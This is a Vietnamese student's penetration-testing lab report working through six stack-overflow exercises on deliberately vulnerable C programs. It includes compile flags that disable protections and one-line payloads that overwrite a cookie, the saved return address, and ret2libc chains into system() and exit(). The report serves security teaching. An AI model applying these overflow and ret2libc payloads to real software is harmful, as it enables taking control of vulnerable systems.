



**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**



**KHOA AN TOÀN THÔNG TIN**

A red logo with a yellow star

Description automatically generated

**Nhóm 03: Kiểm thử xâm nhập**

**BÀI TẬP 2: Stack Overflow**

**Giảng viên: Đinh Trường Duy**

**Sinh Viên:**

Bùi Quang Anh - B20DCAT003

Hà Nội, tháng 4/2024

Contents

[Bài 1: Stack1.c 2](#_Toc164791213)

[Bài 2: Stack2.c 4](#_Toc164791214)

[Bài 3: Stack3.c 6](#_Toc164791215)

[Bài 4: Stack4.c 8](#_Toc164791216)

[Bài 5: Stack5.c 12](#_Toc164791217)

[Bài 6: Stack6.c 16](#_Toc164791218)


Bài 1: Stack1.c

- Stack1.c

A screen shot of a computer

Description automatically generated

- Tắt random địa chỉ



- Biên dịch chương trình: gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=4 ./stack1.c -o stack1

A screenshot of a computer program

Description automatically generated

- Nhập chuỗi đúng để ra được “You Win!”

cookie bị thay đổi chính là do biến buf bị tràn và lấn qua phần bộ nhớ của cookie.

A screenshot of a computer program

Description automatically generated

Bài 2: Stack2.c

- Tắt random địa chỉ

A screenshot of a computer

Description automatically generated

- Stack2.c

A screenshot of a computer program

Description automatically generated

- Biên dịch chương trình: gcc -fno-stack-protector . /stack2.c -o stack2

A screenshot of a computer program

Description automatically generated

- C1 Sử dụng echo và pipe (|):

echo -e "aaaaaaaaaaaaaaaaaaaaaaaaaaaa\005\003\002\001" | ./stack2

- C2 Sử dụng python để nhập chuỗi

python3 -c 'print("a"\*28 + "\x05\x03\x02\x01")' | ./stack2

A screenshot of a computer program

Description automatically generated

Bài 3: Stack3.c

- Stack3.c

A screenshot of a computer

Description automatically generated

- Biên dịch chương trình : gcc -fno-stack-protector ./stack3.c -o stack3

A screenshot of a computer

Description automatically generated

- C1 Sử dụng echo và pipe (|):

echo -e "aaaaaaaaaaaaaaaaaaaaaaaaaaaa\000\003\002\000" | ./stack3

- C2 Sử dụng python để nhập chuỗi

python3 -c 'print("a"\*28 + "\x00\x03\x02\x00")' | ./stack3

A screenshot of a computer program

Description automatically generated

Bài 4: Stack4.c

- Stack4.c

A screenshot of a computer program

Description automatically generated

- gets() đọc một dòngtừ bộ nhập chuẩn vào bộ đệm được trỏ đến bởi s cho đến khi gặp phải một ký tự dòng mới hoặc EOF, và các ký tự này được thay bằng ’\0’.Ký tự dòng mới có mã ASCII là 0A. Ghi gặp ký tự này, gets sẽ ngừng việc nhận dữ liệu và thay ký tự này bằng ký tự có mã ASCII 0 (ký tự kết thúc chuỗi).

A diagram of a diagram

Description automatically generated

Vì không thể rẽ vào nhánh “bằng” nên chương trình của chúng ta sẽ luôn đi theo nhánh “không”, và sẽ đi tới phần “kết thúc” của hàm main.

🡪 tìm địa chỉ nhánh “bằng” trong chương trình

- Biên dịch chương trình: gcc -fno-stack-protector -mpreferred-stack-boundary=2 -m32 stack4.c -g -o stack4

A screenshot of a computer

Description automatically generated

- Sử dụng objdump: objdump -d ./stack4

A screenshot of a computer

Description automatically generated

- Sử dụng gdb

A screenshot of a computer program

Description automatically generated

ta sẽ cần tìm tới nhánh có chứa lời gọi hàm printf thứ hai. Tại địa chỉ 080484A8 là lời gọi hàm printf thứ hai do đó nhánh “bằng” chính là nhánh có chứa địa chỉ này. Một vài dòng lệnh phía trên lời gọi hàm là một lệnh nhảy có điều kiện JNE, đánh dấu sự rẽ nhánh. Đích đến của lệnh nhảy này là một nhánh, và phần phía sau lệnh nhảy là một nhánh khác. Vì phần phía sau lệnh nhảy có chứa lời gọi hàm ta đang xét nên nhánh “bằng” bắt đầu từ địa chỉ 080484A3

🡪 tìm được địa chỉ của nhánh“bằng” bắt đầu từ 080484A3.

A screenshot of a computer program

Description automatically generated

- Lấp đầy buf 10byte

Lấp đầy cookie 4 byte

Lấp đầy ebp cũ 4 byte

Ghi đè lên ô nhớ lưu trữ EIP cũ với giá trị địa chỉ của nhánh bằng

- python -c 'print("a"\*0x18 + "\xa3\x84\x04\x08")' | ./stack4

A screenshot of a computer program

Description automatically generated

Bài 5: Stack5.c

- Stack5.c

A screenshot of a computer program

Description automatically generated

- Biên dịch chương trình: gcc -fno-stack-protector -mpreferred-stack-boundary=2 -m32 stack5.c -g -o stack5

A screenshot of a computer

Description automatically generated

- Thực thi chương trình theo cách giải stack4.c

A screenshot of a computer program

Description automatically generated

- Cần truyền biến “You win!” vào chương trình, sau đó gọi hàm print với chuỗi “You win!” làm tham số đầu vào

- Quay về hàm system vì không thể dùng printf

A diagram of a diagram

Description automatically generated

Hàm system thực thi một lệnh trong shell

Tạo chương trình shell in chuỗi “You win!” với tên là a, đặt quyền thực thi: A screenshot of a computer

Description automatically generated

A screenshot of a computer program

Description automatically generated

- Tìm địa chỉ hàm system để thay thế cho địa chỉ hàm printf (là đối số của lệnh CALL)Dùng gdb để tim địa chỉ system

print system để hiện địa chỉ

A screenshot of a computer program

Description automatically generated

- Nhập chuỗi ./a, theo sau bởi kí tự kết thúc chuỗi (1)

Chuỗi ký tự lấp đầy buf, lấp đầy cookie, 4 ký tự lấp đầy EPB cũ (0x0c+4+4)

4 ký tự xác định địa chỉ quay về hàm system (0xB7E43DA0)

4 ký tự để lấp đầy địa chỉ trả về của system (aaaa)

4 ký tự xác định vị trí biến buffer ( 0xBFFFEFB4)

python -c ‘print("./a"+"\x00"\*21+"\xa0\x3d\xe4\xb7"+"aaaa"+"\xb4\xef\xff\xbf")' | ./stack5

A screenshot of a computer

Description automatically generated

Bài 6: Stack6.c

- Stack6.c

A screenshot of a computer program

Description automatically generated

- Biên dịch chương trình: gcc -fno-stack-protector -mpreferred-stack-boundary=2 -m32 stack6.c -g -o stack6

A screenshot of a computer program

Description automatically generated

- Thực hiện lệnh cũ

python -c ‘print("./a"+"\x00"\*21+"\xa0\x3d\xe4\xb7"+"aaaa"+"\xb4\xef\xff\xbf")' | ./stack6

A screenshot of a computer program

Description automatically generated

- Hàm system cũng như nhiều hàm khác, khi thực hiện xong tác vụ cũng sẽ phải trở về hàm gọi nó.

Ép hàm system quay về một lệnh, hoặc một hàm nào đó để chấm dứt chương trình, không tiếp tục quay về hàm gọi nó. Một trong những hàm không quay về là hàm exit. Hàm exit chấm dứt hoạt động của một chương trình với mã kết thúc là tham số được truyền vào.

A diagram of a diagram

Description automatically generated

- Tìm địa chỉ hàm exit

print exit trong gdb

A screenshot of a computer program

Description automatically generated

- - Nhập chuỗi ./a, theo sau bởi kí tự kết thúc chuỗi (1)

Chuỗi ký tự lấp đầy buf, lấp đầy cookie, 4 ký tự lấp đầy EPB cũ (0x0c+4+4)

4 ký tự xác định địa chỉ quay về hàm system (0xB7E43DA0)

4 ký tự xác định địa chỉ quay về hàm exit (0xb7e379d0)

4 ký tự xác định vị trí biến buffer ( 0xBFFFEFB4)

Thực thi chương trình:

python -c ‘print("./a"+"\x00"\*21+"\xa0\x3d\xe4\xb7"+"\xd0\x79\xe3\xb7"+"\xb4\xef\xff\xbf")' | ./stack6

A screenshot of a computer program

Description automatically generated